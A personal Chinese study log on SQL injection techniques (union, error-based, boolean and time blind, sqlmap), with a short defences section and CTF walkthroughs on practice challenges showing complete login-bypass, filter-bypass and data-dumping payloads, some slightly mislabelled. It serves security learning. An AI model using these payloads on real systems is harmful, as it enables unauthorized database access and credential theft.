



今天是2026年7月23日
今天学习了SQL注入,有各种各样的注入方法具体如下:
万能密码:
admin' --
1' or 1=1#
核心原理:
用户输入与sql代码共用一个通道(字符串拼接)
整数型注入:
字符型注入:
有引号,需要判断闭合方式
搜索型注入:
搜索框的sql使用like配合%通配符
union select注入联合查询注入:
union可以把两条select的结果合并成一张表返回
两个前提条件:
1.前后两条select的列数必须一致
2.每一列的数据类型要兼容
第一个条件可以用order by xxx --来判断列数
找回显
爆数据:
?id=1' union select 1,database(),3 #爆库名
核心函数
database() #当前数据库名
version() #MySQL版本
·user· #当前数据库用户
group_concat(xxx) #把多行的xxx拼成一行
·concat(a,b,c)· #把a、b、c拼成一个字符串
information_schema记录了整个数据库的所有库、表、列的信息
extractvalue(读取函数)报错注入
extractvalue(xml,xpath)(注入格式)
?id=1' and extractvalue(1,concat(0x7e(占位符),database()) -- #查库名
updatexml(修改函数)报错注入
另一种报错注入,用法几乎一样
?id=1' and updatexml(1,concat(0x7e,version()),1) -- #查询数据库版本
报错注入的局限:
报错输出长度有限,大约32字符,如果要查询的数据很长,就要用substr()分段读取
?id=1' and updatexml(1,concat(0x7e,substr(select group_concat(table_name) from information_schema.tables where table_schema='security'),1,30)),1) -- #第一段1-30个字符
布尔盲注:
页面只有“是”和“否”两种状态
可以用length函数来猜数据库名长度
可以用asscii来猜字符
?id=1' and ascii(substr(database(),2,1)) = 101 #=可以换成任意比较字符
常用函数:
length(str) #返回字符串长度
substr(str,start,len) #从start位开始截取len个字符
ascii(char) #返回字符的ASCII码
char(num) #ASCII码转字符(ascii的逆操作)
时间盲注:
页面连“是”和“否”都看不出来
核心payload
?id=1' and if(条件,sleep(3),0) --
时间盲注和布尔盲注可以一起用,要加if条件和sleep(睡眠)
文件注入:
sqlmap工具使用:
sqlmap -u http://xxx/xxx #基本扫描
sqlmap -u http://xxx/xxx -dbs #列出所有数据库
常用参数:
-u #目标url
--dbs #列出所有数据库
-D #指定数据库
--tables #列出表
-T #指定表
--columns #列出列
--batch #全自动模式
-C #指定列
--dump #导出数据
--technique #指定注入技术
防御sql注入:
参数化查询(预编译语句)
输入过滤与转义(辅助手段,不可依赖)
最小权限原则
其他防御措施:
关闭数据库错误回显
WAF
用来练习的题目:
练习1
进入靶场

既然是无过滤,那就直接尝试闭合方式

到3报错,证明闭合方式为单引号闭合,回显点数为2,直接构造payload:
1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()-- #查库名
1' union select 1,group_concat(column_name) from information_schema.columns where table_name='ctfshow_user2'-- #查表名
1' union select username,password from ctfshow_user2-- #查字段

拿到flag
练习2
进入靶场

依旧是无过滤,所以和之前差不多,继续构造payload:
用order by来检测列数,有3列
用

1' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()-- #查库名
用
1' union select 1,group_concat(column_name) from information_schema.columns where table_name='ctfshow_user3'-- #查表名
最后用
1' union select 1,2,password from ctfshow_user3-- #拿到flag
练习3
进入靶场

抓包拿到传参,用sqlmap来获取flag,并构造payload:
sqlmap -u 'https://27c7fd24-745a-4447-b9db-9a5fdd9f3182.challenge.ctf.show/api/?id=1' --data 'id=1&page=1&limit=10' --referer 'https://27c7fd24-745a-4447-b9db-9a5fdd9f3182.challenge.ctf.show/sqlmap.php' --batch -dbs #拿到数据库名
sqlmap -u 'https://27c7fd24-745a-4447-b9db-9a5fdd9f3182.challenge.ctf.show/api/?id=1' --data 'id=1&page=1&limit=10' --referer 'https://27c7fd24-745a-4447-b9db-9a5fdd9f3182.challenge.ctf.show/sqlmap.php' --batch -D 'ctfshow_web' --tables
#拿到表名
sqlmap -u 'https://27c7fd24-745a-4447-b9db-9a5fdd9f3182.challenge.ctf.show/api/?id=1' --data 'id=1&page=1&limit=10' --referer 'https://27c7fd24-745a-4447-b9db-9a5fdd9f3182.challenge.ctf.show/sqlmap.php' --batch -D 'ctfshow_web' -T 'ctfshow_user' --columns #拿到列名

sqlmap -u 'https://27c7fd24-745a-4447-b9db-9a5fdd9f3182.challenge.ctf.show/api/?id=1' --data 'id=1&page=1&limit=10' --referer 'https://27c7fd24-745a-4447-b9db-9a5fdd9f3182.challenge.ctf.show/sqlmap.php' --batch -D 'ctfshow_web' -T 'ctfshow_user' -C 'pass' -dump #最后在pass中拿到flag
练习4


进入靶场,直接构造万能密码拿到flag
练习5

经过尝试,select被过滤了,用大小写绕过,剩下的和上面一样,拿到flag
练习6
进入靶场

打开源码看到传参点为wllm,经过几次尝试,发现题目过滤了-- 、空格、substr()函数,注释可以用%23绕过,空格可以用/**/绕过,substr()函数可以用mid()函数绕过,最终payload:
?wllm=-1'/**/union/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema=database()%23 #拿到表名
?wllm=-1'/**/union/**/select/**/1,2,group_concat(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='LTLT_flag'%23 #拿到列名
?wllm=-1'/**/union/**/select/**/1,2,group_concat(flag)/**/from/**/LTLT_flag%23 #拿到一部分flag
用substr平替mid
?wllm=-1'/**/union/**/select/**/1,2,mid(group_concat(flag),30,60)/**/from/**/LTLT_flag%23 #最后用mid()函数分段读取拿到flag

flag:NSSCTF{835df414-0bc5-4a5b-a068-19baa8639044}
学习作业
web177
进入靶场,题目已经说明有过滤了
